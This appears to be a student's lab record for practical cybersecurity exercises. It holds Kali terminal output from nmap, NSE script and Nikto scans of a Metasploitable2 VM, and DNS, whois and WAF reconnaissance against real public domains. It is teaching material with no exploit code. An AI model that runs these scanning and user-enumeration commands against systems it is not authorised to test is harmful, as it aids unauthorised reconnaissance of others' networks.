Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:22 EST
Nmap scan report for 10.0.2.5
Host is up (0.00043s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.75 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 01:23 EST
Nmap scan report for 10.0.2.5
Host is up (0.00012s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```


LEGION 0.4.3-1700529501 - untitled - /usr/share/legion/
File Help
Scan Brute
Hosts Services Tools
Click here to add host(s) to scope
Services Scripts Information CVEs Notes
Processes Log


Actions Edit View
File Help
Scan Brute
Hosts Service
Click here t
Processes Log
Add host(s) to scan seperated by semicolons
IP(s), Range(s), and Host(s)
10.0.2.0/16
Ex: 192.168.1.0/24; 10.10.10.10-20; 1.2.3.4; bing.com
Mode Selection
Easy
Hard
Easy Mode Options
✓ Run nmap host discovery
✓ Run staged nmap scan
Timing and Performance Options
Paranoid Sneaky Polite Normal Aggressive Insane
Port Scan Options
TCP Obfuscated FIN NULL Xmas TCP Ping UDP Ping ✓ Fragment
Host Discovery Options
Disable Default ICMP TCP SYN TCP ACK Timestamp Netmask
Custom Options
Additional arguments
Submit
Cancel

```
┌──(kali㉿kali)-[~]
└─$ host packethub.com
packethub.com has address 35.208.202.142
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

┌──(kali㉿kali)-[~]
└─$ host -t ns packethub.com
packethub.com name server ns-cloud-e4.googledomains.com.
packethub.com name server ns-cloud-e3.googledomains.com.
packethub.com name server ns-cloud-e1.googledomains.com.
packethub.com name server ns-cloud-e2.googledomains.com.

┌──(kali㉿kali)-[~]
└─$ host -t mx packethub.com
packethub.com mail is handled by 0 packethub-com.mail.eo.outlook.com.

┌──(kali㉿kali)-[~]
└─$ nslookup
> set type=ns
> packethub.com
Server:         10.0.2.1
Address:        10.0.2.1#53

Non-authoritative answer:
packethub.com   nameserver = ns-cloud-e2.googledomains.com.
packethub.com   nameserver = ns-cloud-e4.googledomains.com.
packethub.com   nameserver = ns-cloud-e3.googledomains.com.
packethub.com   nameserver = ns-cloud-e1.googledomains.com.

Authoritative answers can be found from:
>
```


```
┌──(kali㉿kali)-[~]
└─$ dig packethub.com

; <<>> DiG 9.20.4-3-Debian <<>> packethub.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22404
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.                 IN      A

;; ANSWER SECTION:
packethub.com.          3454    IN      A       35.208.202.142

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:04 EST 2025
;; MSG SIZE  rcvd: 58


┌──(kali㉿kali)-[~]
└─$ dig packethub.com mx

; <<>> DiG 9.20.4-3-Debian <<>> packethub.com mx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 17422
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.                 IN      MX

;; ANSWER SECTION:
packethub.com.          3403    IN      MX      0 packethub-com.mail.eo.outlook.com.

;; Query time: 4 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:55 EST 2025
;; MSG SIZE  rcvd: 88
```

```
┌──(kali㉿kali)-[~]
└─$ dig packethub.com a

; <<>> DiG 9.20.4-3-Debian <<>> packethub.com a
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 50267
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.                 IN      A

;; ANSWER SECTION:
packethub.com.          3400    IN      A       35.208.202.142

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:53:58 EST 2025
;; MSG SIZE  rcvd: 58


┌──(kali㉿kali)-[~]
└─$ dig packethub.com ns

; <<>> DiG 9.20.4-3-Debian <<>> packethub.com ns
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 43
;; flags: qr rd ra; QUERY: 1, ANSWER: 4, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;packethub.com.                 IN      NS

;; ANSWER SECTION:
packethub.com.          7031    IN      NS      ns-cloud-e1.googledomains.com.
packethub.com.          7031    IN      NS      ns-cloud-e3.googledomains.com.
packethub.com.          7031    IN      NS      ns-cloud-e2.googledomains.com.
packethub.com.          7031    IN      NS      ns-cloud-e4.googledomains.com.

;; Query time: 0 msec
;; SERVER: 10.0.2.1#53(10.0.2.1) (UDP)
;; WHEN: Mon Jan 27 03:54:05 EST 2025
;; MSG SIZE  rcvd: 160
```

```
┌──(kali㉿kali)-[~]
└─$ whois facebook.com
   Domain Name: FACEBOOK.COM
   Registry Domain ID: 2320948_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.registrarsafe.com
   Registrar URL: http://www.registrarsafe.com
   Updated Date: 2024-04-24T19:06:12Z
   Creation Date: 1997-03-29T05:00:00Z
   Registry Expiry Date: 2033-03-30T04:00:00Z
   Registrar: RegistrarSafe, LLC
   Registrar IANA ID: 3237
   Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
   Registrar Abuse Contact Phone: +1-650-308-7004
   Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
   Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited
   Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited
   Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited
   Name Server: A.NS.FACEBOOK.COM
   Name Server: B.NS.FACEBOOK.COM
   Name Server: C.NS.FACEBOOK.COM
   Name Server: D.NS.FACEBOOK.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-01-27T08:57:58Z <<<
```

```
The Registry database contains ONLY .COM, .NET, .EDU domains and
Registrars.
Domain Name: FACEBOOK.COM
Registry Domain ID: 2320948_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.registrarsafe.com
Registrar URL: https://www.registrarsafe.com
Updated Date: 2024-04-24T19:06:13Z
Creation Date: 1997-03-29T05:00:00Z
Registrar Registration Expiration Date: 2033-03-30T04:00:00Z
Registrar: RegistrarSafe, LLC
Registrar IANA ID: 3237
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com
Registrar Abuse Contact Phone: +1.6503087004
Domain Status: clientDeleteProhibited https://www.icann.org/epp#clientDeleteProhibited
Domain Status: clientTransferProhibited https://www.icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://www.icann.org/epp#clientUpdateProhibited
Domain Status: serverDeleteProhibited https://www.icann.org/epp#serverDeleteProhibited
Domain Status: serverTransferProhibited https://www.icann.org/epp#serverTransferProhibited
Domain Status: serverUpdateProhibited https://www.icann.org/epp#serverUpdateProhibited
Registry Registrant ID:
Registrant Name: Domain Admin
Registrant Organization: Meta Platforms, Inc.
Registrant Street: 1601 Willow Rd
Registrant City: Menlo Park
Registrant State/Province: CA
Registrant Postal Code: 94025
Registrant Country: US
Registrant Phone: +1.6505434800
Registrant Phone Ext:
Registrant Fax:
Registrant Fax Ext:
Registrant Email: domain@fb.com
Registry Admin ID:
Admin Name: Domain Admin
Admin Organization: Meta Platforms, Inc.
Admin Street: 1601 Willow Rd
Admin City: Menlo Park
Admin State/Province: CA
Admin Postal Code: 94025
Admin Country: US
Admin Phone: +1.6505434800
Admin Phone Ext:
Admin Fax:
Admin Fax Ext:
Admin Email: domain@fb.com
Registry Tech ID:
Tech Name: Domain Admin
Tech Organization: Meta Platforms, Inc.
Tech Street: 1601 Willow Rd
Tech City: Menlo Park
Tech State/Province: CA
Tech Postal Code: 94025
```

```
Tech Postal Code: 94025
Tech Country: US
Tech Phone: +1.6505434800
Tech Phone Ext:
Tech Fax:
Tech Fax Ext:
Tech Email: domain@fb.com
Name Server: D.NS.FACEBOOK.COM
Name Server: A.NS.FACEBOOK.COM
Name Server: B.NS.FACEBOOK.COM
Name Server: C.NS.FACEBOOK.COM
DNSSEC: unsigned
```


┌──(kali㉿kali)-[~]
└─$ dnsrecon -t std -d www.packtpub.com
[*] std: Performing General Enumeration against: www.packtpub.com...
[-] All nameservers failed to answer the DNSSEC query for www.packtpub.com
[*] A www.packtpub.com 172.67.21.162
[*] A www.packtpub.com 104.22.9.139
[*] A www.packtpub.com 104.22.8.139
[*] AAAA www.packtpub.com 2606:4700:8d76:58a7:10d7:b46:3209:8367
[*] Enumerating SRV Records
[-] No SRV Records Found for www.packtpub.com
┌──(kali㉿kali)-[~]
└─$ wafw00f www.packtpub.com
Woof!
~ WAFW00F : v2.3.1 ~
The Web Application Firewall Fingerprinting Toolkit
[*] Checking https://www.packtpub.com
[+] The site https://www.packtpub.com is behind Cloudflare (Cloudflare Inc.) WAF.
[~] Number of requests: 2

Practical No. 4

Aim – Practical on vulnerability scanning and assessment

Theory:
Vulnerability scanning employs automated processes and applications to identify vulnerabilities in a network, system, operating system, or application that may be exploitable.

Nikto is one of the most utilized active web application scanners. It performs comprehensive tests against web servers. Its basic functionality is to check for 6,700+ potentially dangerous files or programs, along with outdated versions of servers and vulnerabilities specific to versions of over 270 servers. Nikto identifies server misconfiguration, index files, and HTTP methods, and also finds the installed web server and the software version.

Steps:

1. Update NMAP scripts using the command "sudo nmap —script-updatedb".
2. Check vulnerability of metasplotable2 using the command "sudo nmap –sC <metasploitable2 IP address>".
3. Use the command "nmap —script-help <script name>".
4. Use the command "nmap —script=ssh-run <metaploitable2 IP address>" to run 'ssh-run' script against metaploitable2 vm.
5. Use the command "nmap —script=http-trace <metasploitable2 IP address>" to run 'http-trace' script against metaploitable2 vm.
6. Use the Nikto tool for scanning vulnerabilities using the command "nikto –host <metasploitable2 IP address>".
7. List all plugins in the Nikto tool using "nokto –llist-plugin | more".
8. Run Nikto with a specific plugin to find active users target using "sudo nikto –h 10.0.2.5 –p 80 –Plugins "apacheuser(enumerate, dictionary:users,txt);report_xml" – output apacheusers.xml".
9. Install OWASP ZAP using the command "sudo apt install zaproxy" and start the program.
10. Update the plugins, enter the target URL in the textbox and initiate an automatic scan through the interface.
11. After the scan, identified results can be studied for specific findings. It can identify vulnerabilities like cross-site scripting, stored cross-site scripting, SQL injection and remote OS command injection.
12. Use "wpscan —url <target_url>" to use the Wordpress Security Scanner to detect specific vulnerabilities of a wordpress target.

Output:


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap --script-updatedb
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 04:30 EST
NSE: Updating rule database.
NSE: Script Database updated successfully.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.43 seconds

┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 04:34 EST
Nmap scan report for 10.0.2.5
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.0.2.4
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet
25/tcp   open  smtp
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryNa
me=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|_    SSL2_DES_192_EDE3_CBC_WITH_MD5
|_ssl-date: 2025-01-27T09:35:57+00:00; +42s from scanner time.
53/tcp   open  domain
| dns-nsid:
```

```
|   Capabilities flags: 43564
|   Some Capabilities: SupportsTransactions, Support41Auth, Speaks41ProtocolNew, ConnectWithDatabase, SupportsCompression, LongColumnFlag, Switch
ToSSLAfterHandshake
|   Status: Autocommit
|_  Salt: jzJAH`ð(6unH]xg{Vy}*
5432/tcp open  postgresql
|_ssl-date: 2025-01-27T09:36:11+00:00; +42s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such thing outside US/countryNa
me=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
5900/tcp open  vnc
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp open  X11
6667/tcp open  irc
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 1:25:30
|   source ident: nmap
|   source host: 1BB89FD7.EB72D3BE.7B559A54.IP
|_  error: Closing Link: gzuuxqllm[10.0.2.4] (Quit: gzuuxqllm)
8009/tcp open  ajp13
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  unknown
|_http-title: Apache Tomcat/5.5
|_http-favicon: Apache Tomcat
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m41s, deviation: 2h29m59s, median: 41s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-01-27T04:34:59-05:00

Nmap done: 1 IP address (1 host up) scanned in 72.07 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=ssh-run 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 05:30 EST
NSE: [ssh-run] Failed to specify credentials and command to run.
Nmap scan report for 10.0.2.5
Host is up (0.00013s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
|_ssh-run: Failed to specify credentials and command to run.
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```


```
┌──(kali㉿kali)-[~]
└─$ nmap --script=http-trace 10.0.2.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-27 05:30 EST
Nmap scan report for 10.0.2.5
Host is up (0.00011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
|_http-trace: TRACE is enabled
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:77:CF:3E (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nikto -h 10.0.2.5 -p 80 -Plugins "apacheuser(enumerate, dictionary:users,txt);report_xml" -output apacheusers.xml
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.5
+ Target Hostname:    10.0.2.5
+ Target Port:        80
+ Start Time:         2025-01-27 06:32:49 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ 240 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2025-01-27 06:32:50 (GMT-5) (1 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested

┌──(kali㉿kali)-[~]
└─$ cat apacheusers.xml
<?xml version="1.0" ?>
<!DOCTYPE niktoscans SYSTEM "/var/lib/nikto/docs/nikto.dtd">
<niktoscans>
<niktoscan hoststest="0" options="-h 10.0.2.5 -p 80 -Plugins apacheuser(enumerate, dictionary:users,txt);report_xml -output apacheusers.xml" vers
ion="2.5.0" scanstart="Mon Jan 27 06:24:36 2025" scanend="Wed Dec 31 19:00:00 1969" scanelapsed=" seconds" nxmlversion="1.2">

<scandetails targetip="10.0.2.5" targethostname="10.0.2.5" targetport="80" targetbanner="Apache/2.2.8 (Ubuntu) DAV/2" starttime="2025-01-27 06:24
:36" sitename="http://10.0.2.5:80/" siteip="http://10.0.2.5:80/" hostheader="10.0.2.5" errors="0" checks="6954">


<statistics elapsed="1" itemsfound="0" itemstested="6954" endtime="2025-01-27 06:24:37" />
</scandetails>
</niktoscan>


</niktoscans>
<niktoscan hoststest="0" options="-h 10.0.2.5 -p 80 -Plugins apacheuser(enumerate, dictionary:users,txt);report_xml -output apacheusers.xml" vers
